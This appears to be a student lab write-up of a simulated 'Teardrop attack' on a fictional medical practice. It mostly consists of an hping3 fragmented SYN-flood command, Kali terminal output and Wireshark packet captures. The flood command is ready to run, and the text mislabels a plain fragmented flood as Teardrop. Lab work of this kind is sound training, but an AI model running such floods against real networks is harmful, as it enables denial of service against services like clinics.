


Teardrop Attack on ClearView Medical Practice

To simulate a **Teardrop attack** in Kali Linux, you can use **hping3** or craft fragmented packets manually. However, there isn't a direct built-in feature for Teardrop attacks in common tools like **hping3**, but you can simulate it using custom packet crafting and sending fragmented, overlapping IP packets.

The **Teardrop attack** exploits weaknesses in the way some systems reassemble fragmented IP packets. Here's how to simulate it using **hping3**.

```
sudo hping3 -d 120 -S -p 80 --flood --frag --fragoff 1000 192.168.2.0
```



```
File Actions Edit View Help Run Terminal Help
(kali㉿kali)-[~]
$ ^[[200~sudo hping3 -d 120 -S -p 80 --flood --frag --fragoff 1000 192.168.1.100
zsh: bad pattern: ^[[200~sudo

(kali㉿kali)-[~]
$ ~sudo hping3 -d 120 -S -p 80 --flood --frag --fragoff 1000 192.168.2.0
Command '~sudo' not found, did you mean:
  command 'sudo' from deb sudo
  command 'sudo' from deb sudo-ldap
Try: sudo apt install <deb name>

(kali㉿kali)-[~]
$ sudo hping3 -d 120 -S -p 80 --flood --frag --fragoff 1000 192.168.2.0
[sudo] password for kali:
HPING 192.168.2.0 (eth0 192.168.2.0): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
```

The image shows a Wireshark packet capture window. The top toolbar includes icons for file operations, packet list, packet details, packet bytes, and network statistics. The packet list pane shows a list of captured packets. Packet 3310 is selected, and its details are shown in the packet details pane. The packet is an IPv4 packet from 10.0.2.15 to 192.168.2.0, protocol TCP, with a SYN flag. The packet is fragmented, with a total length of 140 bytes. The details pane shows the IP header, TCP header, and the payload. The payload is a SYN segment with a sequence number of 54813 and a window size of 512. The packet is reassembled into a single packet (3320) with a total length of 140 bytes. The reassembly process is shown in the packet details pane, where the IP header, TCP header, and the payload are displayed. The payload is a SYN segment with a sequence number of 54813 and a window size of 512. The packet is reassembled into a single packet (3320) with a total length of 140 bytes. The reassembly process is shown in the packet details pane, where the IP header, TCP header, and the payload are displayed. The payload is a SYN segment with a sequence number of 54813 and a window size of 512.

No.	Time	Source	Destination	Protocol	Length	Info
3310	8.889664139	10.0.2.15	192.168.2.0	IPv4	52	Fragmented IP protocol (proto=TCP 6, off=0, ID=00a8) [Reassembled in #3311]
3311	8.889653255	10.0.2.15	192.168.2.0	TCP	52	54813 → 80 [SYN] Seq=0 Win=512 Len=120 [TCP segment of a reassembled PDU]
3312	8.889660140	10.0.2.15	192.168.2.0	IPv4	52	Fragmented IP protocol (proto=TCP 6, off=32, ID=00a8) [Reassembled in #3320]
3313	8.889666846	10.0.2.15	192.168.2.0	IPv4	52	Fragmented IP protocol (proto=TCP 6, off=48, ID=00a8) [Reassembled in #3320]
3314	8.889673863	10.0.2.15	192.168.2.0	IPv4	52	Fragmented IP protocol (proto=TCP 6, off=64, ID=00a8) [Reassembled in #3320]
3315	8.889680412	10.0.2.15	192.168.2.0	IPv4	52	Fragmented IP protocol (proto=TCP 6, off=80, ID=00a8) [Reassembled in #3320]
3316	8.889686384	10.0.2.15	192.168.2.0	IPv4	52	Fragmented IP protocol (proto=TCP 6, off=96, ID=00a8) [Reassembled in #3320]
3317	8.889692237	10.0.2.15	192.168.2.0	IPv4	52	Fragmented IP protocol (proto=TCP 6, off=112, ID=00a8) [Reassembled in #3320]
3318	8.889698850	10.0.2.15	192.168.2.0	IPv4	48	Fragmented IP protocol (proto=TCP 6, off=128, ID=00a8) [Reassembled in #3320]
3319	8.889706733	10.0.2.15	192.168.2.0	IPv4	52	Fragmented IP protocol (proto=TCP 6, off=0, ID=00a8) [Reassembled in #3320]
3320	8.889713102	10.0.2.15	192.168.2.0	TCP	52	54814 → 80 [SYN] Seq=0 Win=512 Len=120 [TCP segment of a reassembled PDU]
3321	8.889719050	10.0.2.15	192.168.2.0	IPv4	52	Fragmented IP protocol (proto=TCP 6, off=32, ID=00a8) [Reassembled in #3329]
3322	8.889726050	10.0.2.15	192.168.2.0	IPv4	52	Fragmented IP protocol (proto=TCP 6, off=48, ID=00a8) [Reassembled in #3329]
3323	8.889731940	10.0.2.15	192.168.2.0	IPv4	52	Fragmented IP protocol (proto=TCP 6, off=64, ID=00a8) [Reassembled in #3329]
3324	8.889737923	10.0.2.15	192.168.2.0	IPv4	52	Fragmented IP protocol (proto=TCP 6, off=80, ID=00a8) [Reassembled in #3329]
3325	8.889746506	10.0.2.15	192.168.2.0	IPv4	52	Fragmented IP protocol (proto=TCP 6, off=96, ID=00a8) [Reassembled in #3329]
3326	8.889753670	10.0.2.15	192.168.2.0	IPv4	52	Fragmented IP protocol (proto=TCP 6, off=112, ID=00a8) [Reassembled in #3329]
3327	8.889761982	10.0.2.15	192.168.2.0	IPv4	48	Fragmented IP protocol (proto=TCP 6, off=128, ID=00a8) [Reassembled in #3329]

Flags: 0x20, More fragments
 ...0 0000 0001 0000 = Fragment Offset: 16
 Time to Live: 64
 Protocol: TCP (6)
 Header Checksum: 0x8b73 [validation disabled]
 [Header checksum status: Unverified]
 Source Address: 10.0.2.15
 Destination Address: 192.168.2.0
 [9 IPv4 Fragments (140 bytes): #3319(16), #3320(16), #3312(16), #3313(16), #3314(16), #3315(16), #3316(16), #3317(16), #3318(12)]
 Transmission Control Protocol, Src Port: 54814, Dst Port: 80, Seq: 0, Len: 120

kali@kali: ~
preventionsync_flood.py... Capturing from any

Capturing from any

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
3202	8.888349951	10.0.2.15	192.168.2.0	IPv4	52	Fragmented IP protocol (proto=TCP 6, off=0, ID=00a8) [Reassembled in #3203]
3203	8.888350348	10.0.2.15	192.168.2.0	TCP	52	54801 → 80 [SYN] Seq=0 Win=512 Len=120 [TCP segment of a reassembled PDU]
3204	8.888350760	10.0.2.15	192.168.2.0	IPv4	52	Fragmented IP protocol (proto=TCP 6, off=32, ID=00a8) [Reassembled in #3212]
3205	8.888350709	10.0.2.15	192.168.2.0	IPv4	52	Fragmented IP protocol (proto=TCP 6, off=48, ID=00a8) [Reassembled in #3212]
3206	8.888360756	10.0.2.15	192.168.2.0	IPv4	52	Fragmented IP protocol (proto=TCP 6, off=64, ID=00a8) [Reassembled in #3212]
3207	8.888405422	10.0.2.15	192.168.2.0	IPv4	52	Fragmented IP protocol (proto=TCP 6, off=80, ID=00a8) [Reassembled in #3212]
3208	8.888407040	10.0.2.15	192.168.2.0	IPv4	52	Fragmented IP protocol (proto=TCP 6, off=96, ID=00a8) [Reassembled in #3212]
3209	8.888407727	10.0.2.15	192.168.2.0	IPv4	52	Fragmented IP protocol (proto=TCP 6, off=112, ID=00a8) [Reassembled in #3212]
3210	8.888408287	10.0.2.15	192.168.2.0	IPv4	48	Fragmented IP protocol (proto=TCP 6, off=128, ID=00a8) [Reassembled in #3212]
3211	8.888408942	10.0.2.15	192.168.2.0	IPv4	52	Fragmented IP protocol (proto=TCP 6, off=0, ID=00a8) [Reassembled in #3212]
3212	8.888409440	10.0.2.15	192.168.2.0	TCP	52	54802 → 80 [SYN] Seq=0 Win=512 Len=120 [TCP segment of a reassembled PDU]
3213	8.888409976	10.0.2.15	192.168.2.0	IPv4	52	Fragmented IP protocol (proto=TCP 6, off=32, ID=00a8) [Reassembled in #3221]
3214	8.888410499	10.0.2.15	192.168.2.0	IPv4	52	Fragmented IP protocol (proto=TCP 6, off=48, ID=00a8) [Reassembled in #3221]
3215	8.888411181	10.0.2.15	192.168.2.0	IPv4	52	Fragmented IP protocol (proto=TCP 6, off=64, ID=00a8) [Reassembled in #3221]
3216	8.888412029	10.0.2.15	192.168.2.0	IPv4	52	Fragmented IP protocol (proto=TCP 6, off=80, ID=00a8) [Reassembled in #3221]
3217	8.888412610	10.0.2.15	192.168.2.0	IPv4	52	Fragmented IP protocol (proto=TCP 6, off=96, ID=00a8) [Reassembled in #3221]
3218	8.888413065	10.0.2.15	192.168.2.0	IPv4	52	Fragmented IP protocol (proto=TCP 6, off=112, ID=00a8) [Reassembled in #3221]
3219	8.888413530	10.0.2.15	192.168.2.0	IPv4	48	Fragmented IP protocol (proto=TCP 6, off=128, ID=00a8) [Reassembled in #3221]

Flags: 0x20, More fragments
...0 0000 0010 0000 = Fragment Offset: 32
Time to Live: 64
Protocol: TCP (6)
Header Checksum: 0x8b71 [validation disabled]
[Header checksum status: Unverified]
Source Address: 10.0.2.15
Destination Address: 192.168.2.0
[Reassembled IPv4 in frame: 3221]

Data (16 bytes)

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
16486	92.985024925	10.0.2.15	192.168.2.0	IPv4	52	Fragmented IP protocol (proto=TCP 6, off=112, ID=00a8) [Reassembled in #16491]
16487	92.985031884	10.0.2.15	192.168.2.0	IPv4	48	Fragmented IP protocol (proto=TCP 6, off=128, ID=00a8) [Reassembled in #16491]
16488	92.985039987	10.0.2.15	192.168.2.0	IPv4	52	Fragmented IP protocol (proto=TCP 6, off=0, ID=00a8) [Reassembled in #16491]
16489	92.985046587	10.0.2.15	192.168.2.0	IPv4	52	Fragmented IP protocol (proto=TCP 6, off=16, ID=00a8) [Reassembled in #16491]
16490	92.985052016	10.0.2.15	192.168.2.0	IPv4	52	Fragmented IP protocol (proto=TCP 6, off=32, ID=00a8) [Reassembled in #16491]
16491	92.985058645	10.0.2.15	192.168.2.0	TCP	52	37127 → 80 [SYN] Seq=0 Win=512 Len=120 [TCP segment of a reassembled PDU]
16492	92.985064428	10.0.2.15	192.168.2.0	IPv4	52	Fragmented IP protocol (proto=TCP 6, off=64, ID=00a8) [Reassembled in #16500]
16493	92.985070358	10.0.2.15	192.168.2.0	IPv4	52	Fragmented IP protocol (proto=TCP 6, off=80, ID=00a8) [Reassembled in #16500]
16494	92.985075630	10.0.2.15	192.168.2.0	IPv4	52	Fragmented IP protocol (proto=TCP 6, off=96, ID=00a8) [Reassembled in #16500]
16495	92.985082914	10.0.2.15	192.168.2.0	IPv4	52	Fragmented IP protocol (proto=TCP 6, off=112, ID=00a8) [Reassembled in #16500]
16496	92.985089700	10.0.2.15	192.168.2.0	IPv4	48	Fragmented IP protocol (proto=TCP 6, off=128, ID=00a8) [Reassembled in #16500]
16497	92.985096814	10.0.2.15	192.168.2.0	IPv4	52	Fragmented IP protocol (proto=TCP 6, off=0, ID=00a8) [Reassembled in #16500]
16498	92.985103495	10.0.2.15	192.168.2.0	IPv4	52	Fragmented IP protocol (proto=TCP 6, off=16, ID=00a8) [Reassembled in #16500]
16499	92.985109424	10.0.2.15	192.168.2.0	IPv4	52	Fragmented IP protocol (proto=TCP 6, off=32, ID=00a8) [Reassembled in #16500]
16500	92.985115228	10.0.2.15	192.168.2.0	TCP	52	37128 → 80 [SYN] Seq=0 Win=512 Len=120 [TCP segment of a reassembled PDU]
16501	92.985121432	10.0.2.15	192.168.2.0	IPv4	52	Fragmented IP protocol (proto=TCP 6, off=64, ID=00a8) [Reassembled in #16500]
16502	92.985130804	10.0.2.15	192.168.2.0	IPv4	52	Fragmented IP protocol (proto=TCP 6, off=80, ID=00a8) [Reassembled in #16500]
16503	92.985141354	10.0.2.15	192.168.2.0	IPv4	52	Fragmented IP protocol (proto=TCP 6, off=96, ID=00a8) [Reassembled in #16500]

Flags: 0x20, More fragments
...0 0000 0011 0000 = Fragment Offset: 48
Time to Live: 64
Protocol: TCP (6)
Header Checksum: 0x8b6f [validation disabled]
[Header checksum status: Unverified]
Source Address: 10.0.2.15
Destination Address: 192.168.2.0

[9 IPv4 Fragments (140 bytes): #16488(16), #16489(16), #16490(16), #16491(16), #16483(16), #16484(16), #16485(16), #16486(16), #16487(12)]

Transmission Control Protocol, Src Port: 37127, Dst Port: 80, Seq: 0, Len: 120